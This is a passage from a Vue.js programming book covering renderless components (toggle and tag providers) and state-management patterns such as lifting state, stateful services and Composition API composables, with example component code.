      <!-- Slot forwarding -->
    </v-select>
    <!-- Caption slot which by default uses caption prop text -->
    <div>
      <slot name="caption">
        <span>{{ caption }}</span>
      </slot>
    </div>
  </div>
</template>
<script>
export default {
  props: {
    caption: String
  }
}
</script>
```

## Usage

```
// Just a prop
<select caption="Select at least 1 option." />

// Or utilising a slot to provide a custom markup
<select>
  <template #caption>
    <div>
      <icon>info</icon>
      <span>Select at least 1 option</span>
    </div>
  </template>
</select>
```

Wrapper components do not necessarily have to be used only for vue specific libraries. They can also be used to encapsulate vanilla JS libraries.

# 7.3 Renderless components

Renderless components are components that do not render any content of their own. Instead, they contain business logic and stateful data, and other components consume them via scoped slots. It's a useful pattern that can be used to share reusable code. We will have a look at two examples: *ToggleProvider* and *TagsProvider*.

## 7.3.1 Toggle Provider

The first component, called *ToggleProvider*, will provide functionality that allows toggling between two different states - on and off. It can be used for various scenarios, such as showing and hiding error messages, notifications, or even modals. Before starting to code, it's a good idea to think and plan ahead what the component will need to do and how it should be structured. So, let's ask ourselves, what do we know about the functionality we need to implement?

This component is supposed to allow toggling between *on* and *off* states. For that, we will need one property in the state. But how do we change between *on* and *off* states? We will need some kind of a method for that. We could go with just one method called *setIsOn*. However, consumers would need to pass the next state value explicitly. We would also need to pass inversed state value like this: setIsOn(!isOn), for toggling the state. To be honest, the more we can do internally in the component, the better. Therefore, let's have methods for each scenario: *turnOn*, *turnOff*, and *toggle*. Finally, we should let the parent component specify the default value for the *isOn* state. For that, let's have a prop called *on*.

Enough of planning, time for code. Below you can find implementations for the *ToggleProvider.vue* and *ToggleExample.vue* components.

**components/common/ToggleProvider.vue**

```
<script>
export default {
  props: {
    on: {
      type: Boolean,
      default: false,
    },
  },
  data() {
    return {
      isOn: this.on,
    }
  },
  render() {
    const { isOn, toggle, turnOn, turnOff } = this

    return this.$slots.default({
      isOn,
      toggle,
      turnOn,
      turnOff,
    })
  },
  methods: {
    turnOn() {
      this.isOn = true
    },
    turnOff() {
      this.isOn = false
    },
    toggle() {
      this.isOn = !this.isOn
    },
  },
}
</script>
```

Don't forget to add *ToggleExample.vue* in your routes config.

**views/ToggleExample.vue**

```
<template>
  <ToggleProvider>
    <template #default="{ isOn, turnOn, turnOff, toggle }">
      <div>
        <div class="flex space-x-3 mb-4">
          <button @click.prevent="turnOn">On</button>
          <button @click.prevent="turnOff">Off</button>
```

```
            <button @click.prevent="toggle">Toggle</button>
        </div>
        <div v-if="isOn" class="mb-4">
            Hooray, TogglerProvider is working!
        </div>
    </div>
    </template>
  </ToggleProvider>
</template>

<script>
import ToggleProvider from "@/components/common/ToggleProvider.vue";
export default {
  components: {
    ToggleProvider,
  },
};
</script>
```

The *ToggleExample.vue* has three buttons to modify the *isOn* state. Like mentioned before, the consumer component doesn't have to provide the next state and instead can call appropriate methods. Besides buttons, we also have an alert notification that is displayed when the *isOn* value is set to *true*. The figure 7.1 shows how the example looks like.



Figure 7.1: Toggle feature

## 7.3.2 Tags Provider

The second example, *TagsProvider*, provides functionality to add and delete tags. Similarly to the *TagsProvider* component, it will contain only business logic and no markup of its own, as all the necessary properties and methods are passed via scoped slots.

Here is the implementation for the *TagsProvider* component.

**components/common/TagsProvider.vue**

```vue
<script>
export default {
  emits: ['on-tag-added', 'on-tag-deleted'],
  render() {
    // Destructure and values via scoped slot
    const { tags, addTag, deleteTag } = this
    // this.$scopedSlots.default() in Vue 2
    return this.$slots.default({
      tags,
      addTag,
      deleteTag,
    })
  },
  props: {
    options: {
      type: Array,
      default: () => [],
    },
    trackBy: {
      type: String,
    },
  },
  data() {
    return {
      tags: [...this.options],
    }
  },
  watch: {
    options: {
      handler(value) {
        if (Array.isArray(value)) this.tags = [...value]
      },
      immediate: true,
    },
  },
  methods: {
    addTag(value) {
      this.tags.push(value)
      this.$emit('on-tag-added', { tags: this.tags, value })
    },
    deleteTag(value) {
      if (this.trackBy) {
        this.tags = this.tags.filter(tag => tag[this.trackBy] !== value)
      } else {
        // We have no trackBy property, so we assume
        // that the value passed is an index
        this.tags.splice(value, 1)
```

```
        }

        this.$emit('on-tag-deleted', { tags: this.tags, value })
      },
      /**
       * Used via ref to extract tags
       */
      getTags() {
        return this.tags
      },
    },
}
</script>
```

Let's go step by step through what is happening in this component, as this example is a bit more complicated.

**Props**

```
props: {
  options: {
    type: Array,
    default: () => [],
  },
  trackBy: {
    type: String,
  },
},
```

We have two props - *options* and *trackBy*. *Options* prop is used to specify default values for the tags. When being assigned to the *tags* property, *options* are cloned using the spread operator, to avoid mutation via reference. If the parent component does not pass *options* prop, then a default value is used. *trackBy*, on the other hand, is used to handle the case when the *options* object is not an array of strings but objects. It is used in the *removeTag* method to filter out the tag, that is supposed to be removed.

**Watch**

```
watch: {
  options: {
    handler(value) {
      if (Array.isArray(value)) this.tags = [...value];
    },
    immediate: true,
  },
},
```

We have a watcher for the *options* array.  The reason for it is because the *options* could be fetched via an API call, and in the meantime, *TagsProvider* component could be rendered with an empty *options* array.  By adding a watcher, we ensure that the *tags'* property will be updated if the *options* change.

**Data**

```
data() {
  return {
    tags: [...this.options],
  };
},
```

Above we set cloned *options* object as a default value for the *tags* property.

**Methods**

We have three methods here.  *addTag*, deleteTag, *getTags*.  The first two are passed via scoped slots, and besides adding and deleting tags, they also emit events with all the tags and value of the tag, so a parent component can listen and react to changes.  The *deleteTag* method uses the previously mentioned *trackBy* prop to determine which key should be used to filter out the selected tag.  If there was no value passed to the *trackBy* prop, then *deleteTag* assumes that the *value* argument passed is an index of the tag that has to be removed.

Finally, the *getTags* method can be used by a parent component to retrieve *tags* state via a ref. Below is an example of that.

```
<template>
  <TagsProvider ref="tagsProvider">
    <!-- other code -->
  </TagsProvider>
</template>

<script>
  export default {
    methods: {
      onSubmit() {
        const tags = this.$refs.tagsProvider.getTags()
      }
    }
  }
</script>
```

Now, let's have a look at how we can use the *TagsProvider* component. Below you can find code for the *TagsExample* component. Don't forget to add it in your routes config.

**views/TagsExample.vue**

*Template*

```
<template>
  <TagsProvider
    trackBy="id"
    @on-tag-added="onTagAdded"
    @on-tag-deleted="onTagDeleted"
    :options="$options.defaultTags"
  >
    <template #default="{ tags, addTag, deleteTag }">
      <form>
        <!-- Vertical stack -->
        <div vertical class="mb-4">
          <!-- Label -->
          <label class="mb-2" for="tag-input">Tags</label>
          <!-- Horizontal stack -->
          <div
            v-if="tags.length"
            class="flex space-x-3"
            :class="$style.tagsContainer">
            <!-- Loop through tags -->
            <Tag v-for="tag of tags" :key="tag.id" class="mb-2">
              <div :class="$style.tagContent">
                <!-- Tag text -->
```

```
              <span :class="$style.tagText">
                {{ tag.text }}
              </span>
              <!-- Delete tag icon -->
              <button
                :class="$style.tagDeleteIcon"
                @click.prevent="deleteTag(tag.id)"
              >
                x
              </button>
            </div>
          </Tag>
        </div>
        <!-- Add new tag input -->
        <input
          v-model="value"
          type="text"
          id="tag-input"
          placeholder="Add a tag..."
        />
      </div>
      <!-- Submit tag -->
      <button @click.prevent="onAddTag(addTag)">Add tag</button>
    </form>
  </template>
 </TagsProvider>
</template>
<script>
```

The *TagsProvider* components receive *trackBy* and *options* props. We pass an *id* string to the *trackBy* prop because the *options* array that is passed with default values consists of objects in this format:

```
{
  id: 'Unique value',
  text: : 'Tag text do display'
}
```

The *onTagAdded* and *onTagDeleted* are called when, as the names suggest, tags are added or deleted. They can be used if you would like to react to tags changes or keep your own copy of tags in sync. Both listeners pass an object with up-dated *tags* and the *value* of the tag that was added or deleted.

Inside of the provider, we have a form that contains:

- A list of tags passed from the *TagsProvider* components. Each tag consists of text and delete icon, which on click calls *deleteTag* method

- Text input for a new tag

- A button to submit a new tag. The *onAddTag* method is initialised when the button is clicked.

Now, let's have a look at the business logic.

*Script*

```
<script>
// @ is an alias to /src
import TagsProvider from "@/components/common/TagsProvider.vue";
import Tag from "@/components/common/Tag.vue";

// You can put it in /helpers directory
const getRandomUUID = () =>
  Math.random()
    .toString(36)
    .substring(2, 15) +
  Math.random()
    .toString(36)
    .substring(2, 15);

export default {
  name: "TagsExample",
  components: {
    TagsProvider,
    Tag
  },
  data() {
    return {
      value: "",
    };
  },
  created() {
    this.$options.defaultTags = [
      {
        id: getRandomUUID(),
        text: "Apple",
      },
      {
        id: getRandomUUID(),
        text: "Orange",
```

```
        },
        {
          id: getRandomUUID(),
          text: "Banana",
        },
      ];
    },
    methods: {
      onTagAdded({ tags, value }) {
        console.log("Tag added", { tags, value });
      },
      onTagDeleted({ tags, value }) {
        console.log("Tag deleted", { tags, value });
      },
      onAddTag(addTag) {
        // addTag is coming from the TagsProvider
        addTag({
          id: getRandomUUID(),
          text: this.value,
        });
        this.value = "";
      },
    }
  }
};
</script>
```

We have one reactive property called *value* which is used to hold value for the tag text input. Next, in the *created* lifecycle hook, the default tags, that are passed to the *TagsProvider options* prop are set. There are also 3 methods: *onTagAdded*, *onTagDeleted*, and *onAddTag*. The first two log out tags after an update, whilst the last one is responsible for calling the *addTag* method from the *TagsProvider* and clearing the reactive *value* property.

*Style*

```
<style module>
.tagsContainer {
  @apply flex-wrap;
}

.tagContent {
  @apply flex justify-between items-center;
}

.tagText{
```

```
  @apply text-purple-700 font-semibold;
}

.tagDeleteIcon {
  @apply ml-2 text-purple-700 cursor-pointer;
}
</style>
```

The v-for in the *TagsExample.vue* component renders a *Tag* component. Below you can find its implementation. It is a simple component with predefined styling and component prop, in case you wanted to use a different HTML element for it, for instance, an anchor if a tag was a link.

**components/common/Tag.vue**

```
<template>
  <!-- Also add v-on="$listeners" in Vue 2 -->
  <component :is="component" :class="$style.tag" v-bind="$attrs">
    <slot />
  </component>
</template>

<script>
export default {
  inheritAttrs: false,
  props: {
    component: {
      type: String,
      default: "div",
    },
  },
};
</script>

<style module>
.tag {
  @apply px-3 py-2 bg-purple-100 text-purple-600 border
      border-purple-400 rounded-lg font-semibold;
}
</style>
```

The figure 7.2 shows how the implementation looks like.

Figure 7.2: Tags feature

As you can see, renderless components are very flexible, as they allow us to provide our own markup without duplicating business logic. However, it would be tedious to repeat the re-creating markup process every time you want to have tags functionality. Therefore, you can create more opinionated components that are then reused throughout your application.

## 7.4   Summary

In this chapter, we have covered how to set up automatic import and registration of components based on their component names. Base components should help a lot with decluttering project files, as you won't have to import and register components that are often used. Wrapper components are a great way to consume third-party libraries while making it easy to enhance them with custom functionality. We also covered renderless components, which are a useful pattern to provide and share stateful logic.

# Chapter 8

# Managing application state

In the past, jQuery was a must-have library for any web project. It solved many problems by ensuring cross-browser compatibility and providing various useful methods for dealing with DOM, animations, AJAX, and more. It sped up development tremendously, but the code we were writing was imperative. When creating new elements and updating the DOM, we had to write code that was explicit about *how* things should be done. Since the release of ES2015, also known as ES6, JavaScript language evolved at a rapid pace, and new players appeared in front-end development, such as Angularjs, React, and Vue. These tools revolutionised how we write the code today, as we have switched from an imperative style to declarative. Instead of saying *how* something should be done, we define *what* should be done.

A lot of modern applications that use the tools mentioned above or any similar frameworks are *state-driven*. It means that when *state* changes, we don't have to deal with the DOM directly ourselves; instead, frameworks do it for us and update it accordingly. This paradigm shift, however, introduced another kind of a problem. How should state and business logic be managed and shared between different parts of the application? In this chapter, you will learn how to:

1. Share state between components by lifting it up to the lowest common

ancestor

2. Use an external Stateful Service and allow components to consume state directly

3. Use Composition API to create reusable composables and external reactive state to allow components to consume state directly

4. Use State Provider pattern to provide state to the whole application or only specific component tree

Vuex is not discussed in this chapter, as it has its own dedicated chapter, and is discussed in chapter 11.

If you would like to follow the code examples, you can scaffold a new Vue 3 app using Vue CLI.

## 8.1 Lifting up the state

Imagine you are working on a business card editor. You need to create a form that will allow users to upload their picture, and information such as name, description, phone number, and address. Let's start by creating two files in a newly scaffolded project.

**views/businessCardEditor/BusinessCardEditor.vue**

For now, the *BusinessCardEditor* component will import and render the *BusinessCardForm* component.

```
<template>
  <div class="p-8 container mx-auto grid grid-cols-2 gap-8">
    <BusinessCardForm />
  </div>
</template>

<script>
import BusinessCardForm from "./components/BusinessCardForm";
```

```
export default {
  components: {
    BusinessCardForm,
  },
};
</script>
```

### views/businessCardEditor/components/BusinessCardForm.vue

It's a good practice to keep the state as close to where it belongs, so it does make sense to put it in the form component.

```
<template>
  <div class="shadow-md p-8">
    <h2 class="text-2xl font-semibold mb-4">Business Card Form</h2>
    <form>
      <div :class="$style.formBlock">
        <label :class="$style.formLabel">Avatar</label>
        <input type="file" @change="onFileUpload" />
      </div>

      <div :class="$style.formBlock">
        <label :class="$style.formLabel">Name</label>
        <input :class="$style.formInput" type="text" v-model="name" />
      </div>
      <div :class="$style.formBlock">
        <label :class="$style.formLabel">Description</label>
        <input :class="$style.formInput" type="text" v-model="description" />
      </div>
      <div :class="$style.formBlock">
        <label :class="$style.formLabel">Phone number</label>
        <input :class="$style.formInput" type="text" v-model="phoneNumber" />
      </div>
      <div :class="$style.formBlock">
        <label :class="$style.formLabel">Address</label>
        <input :class="$style.formInput" type="text" v-model="address" />
      </div>
    </form>
  </div>
</template>

<script>
export default {
  data() {
    return {
      avatarFile: null,
      name: "",
```

Page 145

```
      phoneNumber: "",
      description: "",
      address: "",
    };
  },
  methods: {
    onFileUpload(e) {
      this.avatarFile = e.target.files?.[0];
    },
  },
};
</script>

<style module>
.formBlock {
  @apply flex flex-col mb-6;
}

.formLabel {
  @apply mb-3 font-semibold;
}

.formInput {
  @apply border border-gray-50 shadow p-4;
}
</style>
```

Let's also update the routes config so we can access it.

**router/index.js**

```
import { createRouter, createWebHistory } from "vue-router";
import Home from "@/views/Home";
import BusinessCardEditor from
        "../views/businessCardEditor/BusinessCardEditor.vue";

const routes = [
  {
    path: "/",
    name: "Home",
    component: Home,
  },
  {
    path: "/business-card-editor",
    name: "BusinessCardEditor",
    component: BusinessCardEditor,
  },
];
```

```
const router = createRouter({
  history: createWebHistory(process.env.BASE_URL),
  routes,
});

export default router;
```

Great, we have a working form that is synchronised with the component state. You're happy that the functionality is done and are about to celebrate, but now your client is asking you to add a nice preview of this form that looks like a business card (Figure 8.1). The easiest solution would be to just add code for the preview in the *BusinessCardForm* component and be done with it. Unfortunately, the easiest solution is not always the best. This would not be a *BusinessCardForm* component anymore, but rather *BusinessCardFormWith-Preview* component. What if we would like to reuse this form somewhere else in the application, but without a preview? We could add a prop to indicate if we want to display the preview or not. The problem with this approach is that the more functionality we pack into components, the less reusable and maintainable they become. Therefore, instead of creating big, configurable components, it's better to create smaller components and compose them.



Figure 8.1: Business Card Editor

Let's create a new file for the preview component. It will receive data via props and display it.

**views/product/businessCardEditor/components/BusinessCardPreview.vue**

```
<template>
  <div>
    <div class="shadow-md p-8">
      <h2 class="text-2xl font-semibold mb-8">Business Card Preview</h2>
      <div class="flex">
        <div
          class="w-32 h-32 rounded-full bg-gray-100 mr-6
                 flex-shrink-0 overflow-hidden"
        >
          <img v-if="avatar" :src="avatar" alt="Avatar" />
        </div>
        <div class="flex flex-col flex-grow">
          <p class="font-semibold text-2xl mb-3">{{ name }}</p>
          <p class="text-gray-700 mb-4">{{ description }}</p>
          <div class="flex justify-between mt-auto">
            <p class="text-gray-500">{{ address }}</p>
            <p class="text-gray-500">{{ phoneNumber }}</p>
          </div>
        </div>
      </div>
    </div>
  </div>
</template>

<script>
export default {
  props: {
    avatar: String,
    name: String,
    phoneNumber: String,
    description: String,
    address: String,
  },
};
</script>
```

We also have to update the *BusinessCardForm* and *BusinessCardEditor* components.

**views/businessCardEditor/components/BusinessCardForm.vue**

Let's update the inputs. Instead of using the *v-model* directive, we need to add

the *value* prop and *input* event listener, as we should not mutate props directly. To avoid unnecessary repetition, we will use a method that will $emit the appropriate event. It accepts *$event* and *field* arguments.

*Template*

```
<template>
  <div class="shadow-md p-8">
    <h2 class="text-2xl font-semibold mb-4">Business Card Form</h2>
    <form>
      <div :class="$style.formBlock">
        <label :class="$style.formLabel">Avatar</label>
        <input
          type="file"
          @change="$emit('avatar-upload', $event)"
          aria-label="User Avatar"
        />
      </div>

      <div :class="$style.formBlock">
        <label :class="$style.formLabel">Name</label>
        <input
          :class="$style.formInput"
          type="text"
          :value="name"
          @input="update($event, 'name')"
        />
      </div>
      <div :class="$style.formBlock">
        <label :class="$style.formLabel">Description</label>
        <input
          :class="$style.formInput"
          type="text"
          :value="description"
          @input="update($event, 'description')"
        />
      </div>
      <div :class="$style.formBlock">
        <label :class="$style.formLabel">Phone number</label>
        <input
          :class="$style.formInput"
          type="text"
          :value="phoneNumber"
          @input="update($event, 'phoneNumber')"
        />
      </div>
      <div :class="$style.formBlock">
        <label :class="$style.formLabel">Address</label>
        <input
          :class="$style.formInput"
```

```
        type="text"
        :value="address"
        @input="update($event, 'address')"
      />
    </div>
  </form>
</div>
</template>
```

*Script*

```
<script>
export default {
  props: {
    name: String,
    description: String,
    phoneNumber: String,
    address: String,
  },
  emits: [
    "update:name",
    "update:description",
    "update:phoneNumber",
    "update:address",
    "avatar-upload",
  ],
  methods: {
    update(e, field) {
      this.$emit(`update:${field}`, e.target.value);
    },
  },
};
</script>
```

This example is for Vue 3, so we also have the *emits* array with a list of emitted events from the component. In Vue 2 you can skip that part.

**views/businessCardEditor/BusinessCardEditor.vue**

There are quite a few changes that we have to make. First, the business card form state needs to be placed here and then passed down to the *BusinessCard-Form* component. However, passing the values down is not enough, as we need to make sure that the values are also updated when a user enters something in

the inputs. In Vue 3, we can use multiple *v-models* for that, as shown below. If you are using Vue 2, consider using the sync modifier.

Second, we have to import and register the *BusinessCardPreview* component and pass the required props. Considering that this component should display a preview of an image uploaded by a user, we need to render it to the screen. Thus, *onFileUpload* method, besides updating the state, will also use the *FileReader* API to create a base64 of the image uploaded.

*Template*

```
<template>
  <div class="p-8 container mx-auto grid grid-cols-2 gap-8">
    <BusinessCardForm
      v-model:name="name"
      v-model:phoneNumber="phoneNumber"
      v-model:description="description"
      v-model:address="address"
      @avatar-upload="onFileUpload"
    />
    <BusinessCardPreview
      :name="name"
      :phoneNumber="phoneNumber"
      :description="description"
      :address="address"
      :avatar="avatarPreview"
    />
  </div>
</template>
```

*Script*

```
<script>
import BusinessCardForm from "./components/BusinessCardForm";
import BusinessCardPreview from "./components/BusinessCardPreview";

export default {
  components: {
    BusinessCardForm,
    BusinessCardPreview,
  },
  data() {
    return {
      avatarFile: null,
```

Page 151

```
      name: "",
      phoneNumber: "",
      description: "",
      address: "",
      avatarPreview: "",
    };
  },
  methods: {
    onFileUpload(e) {
      const file = e.target.files?.[0];
      this.avatarFile = file;

      // Reset preview if there is no file and bail out
      if (!file) {
        this.avatarPreview = "";
        return;
      }

      // Get Base64 for the avatar preview
      const reader = new FileReader();
      reader.addEventListener(
        "load",
        () => {
          this.avatarPreview = reader.result;
        },
        false
      );

      reader.readAsDataURL(file);
    },
  },
};
</script>
```

These are all the updates we needed. We have successfully lifted the state to the lowest common ancestor component. This is a great pattern and is very useful in many cases, but it is not a silver bullet. For instance, after a user logs in, you might want to store information related to the user and then access it in multiple places in your application. You could potentially store this data in the root component - *App.vue*, but you would have to pass this data via many layers of components that do not even need it. This approach, also known as *prop drilling*, would quickly clutter many components and make the application much harder to maintain. Fortunately, there are solutions to this problem, and we will cover them in the next sections.

## 8.2   Stateful services

We can't always rely on lifting the state, as we might have data that need to be accessible in many different components that are not necessarily siblings, but could be at the top of a component tree, or deeply nested. In cases as such, we might want to put data outside of the component tree and have components that need the data, consume it directly. A good example of that is data about a user. A lot of applications require a user to register and log in. Besides collecting email, often users are also asked to provide their name. This information can be useful for providing a more personalised experience. For instance, we could display the user's name in a header and a chat bubble, as shown in figure 8.2.



Figure 8.2: Chat bubble

The stateful service pattern should mostly be used in Vue 2 with Vue.observable, or in Vue 3 if for some reason you don't want to use Composition API. Otherwise, Composition API with the *setup* method in components is a better choice. We are going to cover it in the next section.

Let's start with creating a stateful service file. For this example, we are going to use the *reactive* method, though you could also use a *ref*.

**services/stateful/userService.js**

```javascript
import { reactive } from "vue";

const initialState = {
  user: null,
};
// Vue.observable in Vue 2
const state = reactive(initialState);

// An object to spread on Vue computed instance
export const userComputed = {
  user: {
    get() {
      return state.user;
    },
  },
};

// User setter method
export const setUser = user => (state.user = user);
```

Components will consume the state value by spreading the *userComputed* object shown below in the *Home*, *Layout* and *ChatBubble* components.

**layout/Layout.vue**

In the Layout component, we have a *ChatBubble* component, a header, that displays the user's name in the middle, and a slot to forward any content.

```html
<template>
  <div class="relative min-h-screen">
    <header class="bg-indigo-900 h-16 flex items-center justify-center">
      <p v-if="user" class="text-indigo-100 text-lg font-semibold">
        Hello {{ user.name }}
      </p>
    </header>
    <slot />
    <ChatBubble />
  </div>
</template>

<script>
import { userComputed } from "@/services/stateful/userService";
import ChatBubble from "@/components/chat/ChatBubble";
export default {
  components: {
    ChatBubble,
```

```
  },
  computed: {
    ...userComputed,
  },
};
</script>

<style module></style>
```

### components/chat/ChatBubble.vue

The *ChatBubble* component, as shown in figure 8.2, renders a floating button with bubble message at the bottom right of the screen.

```html
<template>
  <div class="fixed bottom-5 right-5">
    <div
      v-if="user"
      class="w-16 h-16 bg-indigo-700 rounded-full flex
             items-center justify-center relative"
    >
      <span class="text-4xl text-indigo-100 h-12">+</span>
      <div
        class="absolute w-64 bg-white p-4 shadow-md rounded-lg
        transform -translate-x-24 -translate-y-20"
      >
        <span> Hello {{ user.name }}. Let's chat!</span>
      </div>
    </div>
  </div>
</template>

<script>
import { userComputed } from "@/services/stateful/userService";

export default {
  computed: {
    ...userComputed,
  },
};
</script>
```

### views/Home.vue

In this example, the *Home* component is responsible for "getting" user's data and then updating user state in the *userService* by using the exposed *setUser*

method. Furthermore, it renders the *Layout* component and shows a welcome message with the user's name if it's available.

```
<template>
  <div class="home">
    <Layout>
      <div class="container mx-auto mt-4">
        <p v-if="user">Hello {{ user.name }}?</p>
      </div>
    </Layout>
  </div>
</template>

<script>
import Layout from "@/layout/Layout";
import { userComputed, setUser } from "@/services/stateful/userService";
export default {
  name: "Home",
  components: { Layout },
  computed: {
    ...userComputed,
  },
  created() {
    // Imagine we performed login here and now we got a user payload
    const userData = {
      name: "Maxwell",
    };
    // Set the user data in the userService
    setUser(userData);
  },
};
</script>
```

When the user state is updated after the *setUser* function is called, the user's name is displayed in the homepage content, header, and chat bubble, as components re-render automatically when the state is changed. The Stateful Services pattern can be used for managing local and global state.

# 8.3 Composition API

Composition API can be used in a few different ways for managing and reusing stateful logic. Let's start with a simple example of tracking scroll position and

converting the functionality from Options API to Composition API.

**Options API example**

```
export default {
  data() {
    return {
      scrollY: window.scrollY,
    };
  },
  methods: {
    onScroll() {
      this.scrollY = window.scrollY
    },
  },
  created() {
    window.addEventListener("scroll", this.onScroll, false);
  },
  beforeUnmount() {
    window.removeEventListener("scroll", this.onScroll, false);
  },
}
```

The problem with Options API is that functionality for this specific feature is spread across different parts of the component: data, methods, and lifecycle hooks - created and beforeUnmount. This makes it harder to read, understand, and maintain larger components with multiple state values and methods for different functionalities. Let's add one more functionality to the component that tracks the window's width. The figure 8.3 highlights how the code for each functionality is spread in a component.

**Options API expanded example**

```
export default {
  data() {
    return {
      scrollY: window.scrollY,
      window: {
        width: window.innerWidth,
        height: window.innerHeight,
      },
    };
  },
```

```
  methods: {
    onScroll() {
      this.scrollY = window.scrollY;
    },
    onResize() {
      this.window = {
        width: window.innerWidth,
        height: window.innerHeight,
      };
    },
  },
  created() {
    window.addEventListener("scroll", this.onScroll, false);
    window.addEventListener("resize", this.onResize, false);
  },
  beforeUnmount() {
    window.removeEventListener("scroll", this.onScroll, false);
    window.removeEventListener("resize", this.onResize, false);
  },
};
```

**Options API legend**

```
        [   ]  Scroll position              [   ]  Window size

export default {
  data() {
    return {
      scrollY: 0,
      window: {
        width: window.innerWidth,
        height: window.innerHeight,
      },
    };
  },
  methods: {
    onScroll() {
      this.scrollY = window.scrollY;
    },
    onResize() {
      this.window = {
        width: window.innerWidth,
        height: window.innerHeight,
      };
    },
  },
  created() {
    window.addEventListener("scroll", this.onScroll, { passive: true });
    window.addEventListener("resize", this.onResize, { passive: true });
  },
  beforeUnmount() {
    window.removeEventListener("scroll", this.onScroll, { passive: true });
    window.removeEventListener("resize", this.onResize, { passive: true });
  },
};
```

Figure 8.3: Options API

Let's implement the same functionality using Composition API. Code for both functionalities - scroll and window size, is placed in individual *use<Name>*

composable functions. These are then used inside of the *setup* method in a Vue component. See code examples and figure 8.4 below.

### useScrollPosition.js

```javascript
import { ref, onUnmounted } from "vue";

const useScrollPosition = () => {
  const scrollY = ref(window.scrollY);

  const onScroll = () => {
    scrollY.value = window.scrollY;
  };

  window.addEventListener("scroll", onScroll, false);

  onUnmounted(() => {
    window.removeEventListener("scroll", onScroll, false);
  });

  return scrollY;
};
```

### useWindowSize.js

```javascript
import { ref, onUnmounted } from "vue";

const useWindowSize = () => {
  const windowSize = ref({
    width: window.innerWidth,
    height: window.innerHeight,
  });

  const onResize = () => {
    windowSize.value = {
      width: window.innerWidth,
      height: window.innerHeight,
    };
  };

  window.addEventListener("resize", onResize, false);

  onUnmounted(() => {
    window.removeEventListener("resize", onResize, false);
  });
```

```javascript
  return windowSize;
};

// Vue component
export default {
  setup() {
    const scrollY = useScrollPosition();
    const windowSize = useWindowSize();

    return {
      scrollY,
      windowSize,
    };
  },
};
```

**Composition API legend**

| | |
|---|---|
| Scroll position | Window size |

```javascript
// useScrollPosition.js

const useScrollPosition = () => {
  const scrollY = ref(window.scrollY);

  const onScroll = () => {
    scrollY.value = window.scrollY;
  };

  window.addEventListener("scroll", onScroll, false);

  onUnmounted(() => {
    window.removeEventListener("scroll", onScroll, false);
  });

  return scrollY;
};
```

```javascript
// useWindowSize.js

const useWindowSize = () => {
  const windowSize = ref({
    width: window.innerWidth,
    height: window.innerHeight,
  });

  const onResize = () => {
    windowSize.value = {
      width: window.innerWidth,
      height: window.innerHeight,
    };
  };

  window.addEventListener("resize", onResize, false);

  onUnmounted(() => {
    window.removeEventListener("resize", onResize, false);
  });

  return windowSize;
};
```

Page 162

```javascript
// Component
```

There is a bit more code than in the Options API example, but the return we get on it is worth it, as the functionality is split by its purpose and can be placed in separate files. It is very quick and easy to find out what is happening, as we just have to take a look at the *setup* method. If we want to see whole code for a composable, we can head to the file in which it is defined. This is one of the reasons why I would definitely recommend getting accustomed to using Composition API, as it makes stateful code much easier to reuse, share, and maintain.

## 8.3.1   Composables with shared state

When *useScrollPosition* and *useWindowSize* are initialised, they create and return a new ref. This is not a problem most of the time, but there is no need to have multiple refs that store the same information. These functionalities could be considered global to an application and can be stored just once. This can be accomplished by taking the *ref* state, and the update method, and moving them outside of the *use<MethodName>* composable.

**useScrollPosition.js**

```
import { ref } from 'vue'

// Define reactive value outside of the useScrollPosition
const scrollY = ref(window.scrollY);

// Scroll handler
const onScroll = () => {
  scrollY.value = window.scrollY;
};

window.addEventListener("scroll", onScroll, false);

// Cleanup method if needed
const cleanup = () => {
  window.removeEventListener("scroll", onScroll, false);
};

